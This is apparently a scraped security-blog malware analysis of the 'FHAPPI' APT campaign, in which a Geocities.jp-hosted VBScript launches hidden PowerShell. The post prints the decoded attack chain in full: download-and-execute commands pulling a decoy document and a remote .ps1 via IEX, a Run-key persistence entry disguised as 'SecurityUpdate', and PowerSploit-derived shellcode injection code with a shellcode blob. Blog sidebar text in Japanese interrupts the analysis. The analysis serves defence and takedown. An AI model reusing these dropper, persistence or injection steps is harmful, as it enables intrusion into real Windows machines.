0day.jp

{ マルウェア | 脆弱性 | スパム | 0day | ボットネット } のセキュリティ・ブログ

English Report of "FHAPPI Campaign" : FreeHosting APT PowerSploit Poison Ivy

*This is the English translation of analysis I made in Japanese: "#OCJP-136: 「FHAPPI」 Geocities.jpとPoison Ivy(スパイウェア)のAPT事件", it has been translated by a professional hacker and translator, Mr. "El" Kentaro. He is **very good** so I will not change any words he wrote, please contact him for the Japanese/English "techie" translation. - rgds, @unixfreaxjp*

1 . Background

For the better insights of this analysis you can view my interview with good Q & A in here (link).

VXRL(credit) contacted us regarding an APT phishing email that included a download link to a malware being hosted on a Geocities website.

Sample/Evidence.

*) Because we think its an APT attack we cannot disclose all of the contents of the email.


After receiving the request to takedown and URL information, much of the received malware information was very unclear. I also examined the signature detection rate which turned out to be none. There was too few details. Without the definite proof Geocities would not be able to do anything I decided to reverse engineer the APT.

Here are the results of my analysis please use it to remove the malware.

From the URL the malware was hosted on GeoCities Japan , Geocities is not a malware or malicious site but a free website hosting for blogs and homepage.

件調査)

■はじめに 今回Linuxのハッキング事件のレポートを書かせて頂きます。 内容的には「Linux OS x86」、「ELFバイナリリバーシング」と「シェルコード」の絡みとなります。 この記事を読むだけでもOKですし、もし再現したい場合ASM、gccとLinuxリバーシン...



0day.JPの人気の投稿

#OCJP-098： 【警告】 285件日本国内のウェブサイトが「Darkleech Apache Module」に感染されて、IEでアクセスすると「Blackhole」マルウェア感染サイトに転送されてしまいます！

bash 0dayマルウェア感染の「real time」リバースエンジニアリング

【警告】新規Linux/Mayhemマルウェアの感染

#OCJP-128: ロシア系マルウェアボットネットのカムバック


【研究情報】暗号化されているマルウェアデータが何とかPythonで...

Lockyランサムウェア: インフェクション仕組みのモニタリング・レコード

#OCJP-130: スパムボットに感染されたPCからのスパムメール(マルウェアurl)


PEStudio 8.18, Wireshark & VirusTotalを使いマルウェア調査ガイドビデオを作りました

#OCJP-132: Linux IoTのマルウェア、国内の感染について



The account “vbiayay1” was used to host the actual malware sample.

The contents of the hosted malware file was VBScript encoded script.



This was a “Wow” moment for me, it was the first time I have seen this type of file from Geocities.jp and the file

#OCJP-136: 「FHAPPI」 Geocities.jp とPoison Ivy(スパイウェア)のAPT事件

MalwareMustDie! (MMD)

- Linux Malware Research List
- MMD-0061-2016 - Linux/OverkillMod
- MMD-0060-2016 - Linux/UDPfker
- MMD-0059-2016 - Linux/IRCTelnet
- MMD-0058-2016 - Linux/NyaDrop
- MMD-0057-2016 - Linux/LuaBot
- MMD-0056-2016 - Linux/Mirai
- MMD-0055-2016 - Linux/PnScan
- MMD-0054-2016 - ATMOS botnet
- MMD-0053-2016 - Linux/STD IRCBot
- MMD-0052-2016 - Overall Linux DDoS
- MMD-0051-2016 - Linux/Tiny ELF-2
- MMD-0050-2016 - Linux/Torte
- MMD-0049-2016 - Java/DldrRCE
- MMD-0048-2016 - Linux/DDOS.TF
- MMD-0047-2015 - Linux/SSHV HidePID
- MMD-0045-2015 - Linux/KDefend
- MMDブログアーカイブ

JVN脆弱性情報

読込中...

最新CVE情報

読込中...

Cyber Awareness (US-CERT)

読込中...

Exploits(最新版のみ)

読込中...

looked suspicious so I decided to do some more analysis.

VBScript is a subset of Visual Basic and for people who have used Visual Basic or any VBA macro it should be a familiar programming language. However VBScript is designed to be run and executed within the browser and only can call functions considered basic such as file access and printing. Microsoft VBScript can be executed under Windows Script Host or Powershell.

2. Reversing marathon of base64

First I manually decoded the VBScript encoded sample , leading to the following code:


```
createobject("wscript.shell").run "powershell.exe -w hidden -ep bypass -Enc JABuADOAbgBlAHcALQBvAGIAagBlAZQBOAC4AdwBlAGIAYwBsAGkAZQBuAHQAOwANAAoAJABuAC4AcAByAG8AeAB5ADOAWwBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAHQAUwB5AHMAdABlAGOAVwBlAGIAUAByAG8AeAB5ACgAKQA7AAOACgAkAG4ALgBQAHIAbwB4AHkALgBDAHIAZQBkAGUAbgBOAGkAYQE4AZQBOAC4AQwByAGUAZABlAG4AdABpAGEAbABDAGEAYwBoAGUAXQA6ADoARABlAGYAYQB1AGwAdABDAHIAZQBkAGUAbgBOAGkAYQBsA
JABuAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAiAGgAdABOAHAAOgAvAC8AdwB3AHcALgBnAGUAbwBjAGkAdABpAGUAcwAuAGoApAGEAeQBhAHkAMQAvAEOAZQBlAHQAaQBuAGcAXwBzAHUAbQBtAGEAcgB5AC4AZABvAGMAIgAsACIAJABlAG4AdgA6AHQAZQBtAHAAXABkAbgBnAF8AcwB1AGOAbQBhAHIAeQAuAGQAbwBjACIAKQA7AAOACgBTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAIgAkAGUAbgB2ADABcAE0AZQBlAHQaQBuAGcAXwBzAHUAbQBtAGEAcgB5AC4AZABvAGMAIgANAAoASQBFAFgAIAAkAG4ALgBkAG8AdwBuAGwAbwBhAGQAcAGcAKAAnAGgAdABOAHAAOgAvAC8AdwB3AHcALgBnAGUAbwBjAGkAdABpAGUAcwAuAGoAcAAvAHYAYgBpAGEAeQBhAHkAMQAvAGoAbwBoAMwAwADEALgBwAHMAMQAnACkAOwANAAoA", 0, TRUE
[EOF]
```

*) if you want to know how this is possible contact me directly @malwaremustdie

The code by using Windows Script Host VBScript creates and object in the shell (read: CMD) and executes a run of the following code:

powershell.exe -w hidden -ep bypass -Enc "etc etc etc".

The meaning is, during script execution powershell hides the output (-w hidden) and executes *"etc etc etc"* which is **the base 64 coded command** (Enc = EncodedCommand) without authentication (-ep bypass, ep = ExecutionPolicy).




Windows PowerShell is a useful and extensible command line developed by Microsoft Interface (CLI) shell and scripting language.
Designed on the basis of object oriented, it is based on .NET Framework. PowerShell is having strict policy for performing the script execution, however, by using optional execution parameter the attacker can utilize PowerShell to run a malicious script. Once called Microsoft Shell (MSH, codenamed Monad).

Continuing the decoding of the *"etc etc etc"* code, leads to the following script↓

```
$n=new-object net.webclient;↓
$n.proxy=[Net.WebRequest]::GetSystemWebProxy();↓
$n.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;↓
$n.DownloadFile("http://www.geocities.jp/vbiayay1/Meeting_summary.doc","$env:temp¥Meeting_summary.doc");↓
Start-Process "$env:temp¥Meeting_summary.doc"↓
IEX $n.downloadstring('http://www.geocities.jp/vbiayay1/      0301.ps1');[EOF]
```

Once again its a VBScript , this script creates a web client object and uses the proxy setting and user rights to download a file from a url and execute the file.

This allow the opening of a .doc (MS word) file.



Then by utilizing IEX (Invoke-Expression) commandlet will allow it to execute a script under Windows PowerShell and download and execute a .ps1 file from another url.

Lets dive into the .ps1 file↓

Once again its a base 64 encoded code, and it shows that it used the IEX command to decode.

Looks like this malicious actor really likes base 64 , so back to reversing the base 64 manually.

```
    $is64= $PSHOME.Contains("SysWOW64");
    $code = "ZnVuY3Rpb24gSW52b2tlLU1haW4NCnsNCjwjDQojPg0KDQoNCiAgICANCiAgICBmdW5jdGlvbiBMb2NhbDpHZXQtRGVsZWdhdGVUeXBlDQogICAgewOKICAgICAgICBQYXJhbQ0KICAgICAgICAoDQogICAgICAgICAgICBbT3V0cHV0VHlwZShbVHlwZV0pXQ0KICAgICAgICAgDQogICAgICAgICBbUGFyYW1ldGVyKCBQb3NpdGlvbiA9IDApXQ0KICAgICAgICAgW1R5cGVbXV0NCiAgICAgICAgICAgICRQYXJhbWV0ZXJzIDOgKE5ldy1PYmplY3QgVHlwZVtdKDApKSwNCiAgICAgICAgIAOKICAgICAgICAgW1BhcmFtZXRlciggUG9zaXRpb24gPSAxICldDQogICAgICAgICAgICBbVHlwZV0NCiAgICAgICAgICRSZXR1cm5UeXBlIDOgW1ZvaWRdDQogICAgICAgICkNCg0KICAgICAgICAkRG9tYWluIDOgW0FwcERvbWFpbl060kN1cnJlbnREb21haW4NCiAgICAgICAgJER5bkFzc2VtYmx5IDOgTmV3LU9iamVjdCBTeXN0ZW0uUmV    :
    :
UaHJlYWREZWxlZ2F0ZSkNCiAgICAgICAgJFdhaXRGb3JTaW5nbGVPYmplY3RBZGRyIDOgR2V0LVByb2NBZGRyZXNzIGtlcm5lbDMyLmRsbCBXYWl0Rm9yU2luZ2xlT2JqZWN0DQogICAgICAgICRXYWl0Rm9yU2luZ2xlT2JqZWN0RGVsZWdhdGUgPSBHZXQtRGVsZWdhdGVUeXBlIEAoW0ludFB0cl0sIFtJbnQzMl0pIChbSW50XSkNCiAgICAgICAgJFdhaXRGb3JTaW5nbGVPYmplY3QgPSBbU3lzdGVtLlJ1bnRpbWUuSW50ZXJvcFNlcnZpY2VzLk1hcnNoYWxdOjpHZXREZWxlZ2F0ZUZvckZ1bmN0aW9uUG9pbnRlcigkV2FpdEZvclNpbmdsZU9iamVjdEFkZHIsICRXYWl0Rm9yU2luZ2xlT2JqZWNORGVsZWdhdGUpDQogICAgIAOKICAgICAgICBJbmplY3QtTG9jYWxTaGVsbGNvZGUNCgOKIAOKfQOKDQpJbnZva2UtTWFpbg==";

    Set-ItemProperty "HKCU:¥Console¥" -Name FontSecurity -Value $code;
    if ($is64 -or ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -eq 8))
    {
            Start-Process -windowstyle Hidden -FilePath "$env:windir¥syswow64¥cmd.exe" -ArgumentList "/c powershell.exe -noprofile -executionpolicy bypass iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp 'HKCU:¥console').FontSecurity)))";
            Set-ItemProperty "HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion¥Run¥" -Name SecurityUpdate -Value "$env:windir¥syswow64¥WindowsPowerShell¥v1.0¥powershell.exe -w hidden -ep Bypass -nologo -noprofile iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp 'HKCU:¥console').FontSecurity)))";
    }else
    {
            Start-Process -windowstyle Hidden -FilePath "$env:windir¥system32¥cmd.exe" -ArgumentList "/c powershell.exe -noprofile -executionpolicy bypass iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp 'HKCU:¥console').FontSecurity)))";
            Set-ItemProperty "HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion¥Run¥" -Name SecurityUpdate -Value "$env:windir¥system32¥WindowsPowerShell¥v1.0¥powershell.exe -w hidden -ep Bypass -nologo -noprofile iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp 'HKCU:¥console').FontSecurity)))";
    }
```

The above is the decoded code, but its another base 64 encoded code. (_ _|||)；；；；

However it finally revealed some of the infection code, the actual malware payload is in this base 64 code.

The code also revealed infection vectors for 32 bit and 64 bit , it hides itself as a fake "Security Update" process and uses powershell.exe to execute the base 64 code by decoding it with an IEX command.

Ok, back to decoding base 64 again!!
Once decoded the 2 functions came up and a shellcode appeared.

```
function Invoke-Main
{
<#
#>
    function Local:Get-DelegateType
    {
        Param
        (
            [OutputType([Type])]

            [Parameter( Position = 0)]
            [Type[]]
            $Parameters = (New-Object Type[](0)),

            [Parameter( Position = 1 )]
            [Type]
            $ReturnType = [Void]
        )
        $Domain = [AppDomain]::CurrentDomain
        $DynAssembly = New-Object System.Reflection.AssemblyName('ReflectedDelegate')
        $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
        $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('InMemoryModule', $false)
        $TypeBuilder = $ModuleBuilder.DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $ConstructorBuilder = $TypeBuilder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
        $ConstructorBuilder.SetImplementationFlags('Runtime, Managed')
        $MethodBuilder = $TypeBuilder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $ReturnType, $Parameters)
        $MethodBuilder.SetImplementationFlags('Runtime, Managed')
        Write-Output $TypeBuilder.CreateType()
    }
```

```
↓
    function Local:Inject-LocalShellcode↓
    {↓
↓
        $Shellcode = [System.Convert]::FromBase64String($Shellcode32)↓
↓
↓
        # Allocate RWX memory for the shellcode↓
        $BaseAddress = $VirtualAlloc.Invoke([IntPtr]::Zero, $Shellcode.Length, 0x1000, 0x40) # (Reserve|Commit, RWX)↓
        if (!$BaseAddress)↓
        {↓
            return↓
        }↓
↓
        # Copy shellcode to RWX buffer↓
        [System.Runtime.InteropServices.Marshal]::Copy($Shellcode, 0, $BaseAddress, $Shellcode.Length)↓
↓
        # Launch shellcode in it's own thread↓
        $ThreadHandle = $CreateThread.Invoke([IntPtr]::Zero, 0, $BaseAddress, [IntPtr]::Zero, 0, [IntPtr]::Zero)↓
        if (!$ThreadHandle)↓
        {↓
            #Throw "Unable to launch thread."↓
      return↓
        }↓
↓
        # Wait for shellcode thread to terminate↓
        $WaitForSingleObject.Invoke($ThreadHandle, 0xFFFFFFFF)↓
↓
        #$VirtualFree.Invoke($CallStubAddress, $CallStub.Length + 1, 0x8000) | Out-Null # MEM_RELEASE (0x8000)↓
        #$VirtualFree.Invoke($BaseAddress, $Shellcode.Length + 1, 0x8000) | Out-Null # MEM_RELEASE (0x8000)↓
        #Write-Verbose 'Shellcode injection complete!'↓
    }↓
↓
↓
↓
```

```
↓
    $Shellcode32 = "UmapXMZakOiDIQAAur+4AUXs6eliMWgqqXqp6WpSJ+np6emc3AGH7OnpYhmBmW+p6QEz7Onpub8B↓
+u/p6WIZbB+d/r2D6YPpAZrs6eloKbVhqem5g+mD6RY/ugEh6+nps7eyKqqbjIidjL2Bm4yIjenp↓
6em8YgVqLX26v74B/+zp6WIxbDLmbdro6emBPW6p6QGT7OnpuboBWuzp6WIZgQ1uqekBjuzp6bm6↓
   :↓
3sfZx9nH2tjb3sfZx9nH2tjb3sfZx9nH2tjb3sfZx9nH2tjb3sfZx9nH2tnZ2dnZ6bnpZejt6evp↓
6eko6+3pFhYWFqzo4umfjJuaglaH29nY2hLq4enb2dje2drZ2Onp6ek1AAAAACLtkPxaUkhA9VhQ↓
WrmDIQAAgDLpg8IBg+kBg/kAdfJQVzUAAAAAX1j/OCLSI9v1wgAA"↓
↓
        # Inject shellcode into the currently running PowerShell process↓
        $VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc↓
        $VirtualAllocDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])↓
        $VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegate)↓
        $VirtualFreeAddr = Get-ProcAddress kernel32.dll VirtualFree↓
        $VirtualFreeDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32]) ([Bool])↓
        $VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeAddr, $VirtualFreeDelegate)↓
        $CreateThreadAddr = Get-ProcAddress kernel32.dll CreateThread↓
        $CreateThreadDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])↓
        $CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateThreadAddr, $CreateThreadDelegate)↓
        $WaitForSingleObjectAddr = Get-ProcAddress kernel32.dll WaitForSingleObject↓
        $WaitForSingleObjectDelegate = Get-DelegateType @([IntPtr], [Int32]) ([Int])↓
        $WaitForSingleObject = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WaitForSingleObjectAddr, $WaitForSin
↓
        Inject-LocalShellcode↓
↓
}↓
↓
Invoke-Main↓
↓
[EOF]
```

The above codes are all self-explanatory, read the commands line by line. It explains how a powershell can be used as lethal vector to exploit a bad malware by process injection, and **all are in a script!!!**

3 . Copy/Pasting PowerSploit/CodeExecution PoC

The last part looked familiar and after searching the MalwareMustDie tweets, it turned out to be a

PowerSploit/CodeExecution PoC code.

Copy-and-Paste rulzzz….(maybe)

This is one of the reasons I am against releasing malware code to the public.
GitHub is full of these types source codes.


4 . ShellCode

The main payload of this sample turned out to be mostly a copy and paste job of the PowerSploit/CodeExection and the shell code and multilayered base64 encoding is original to this sample.

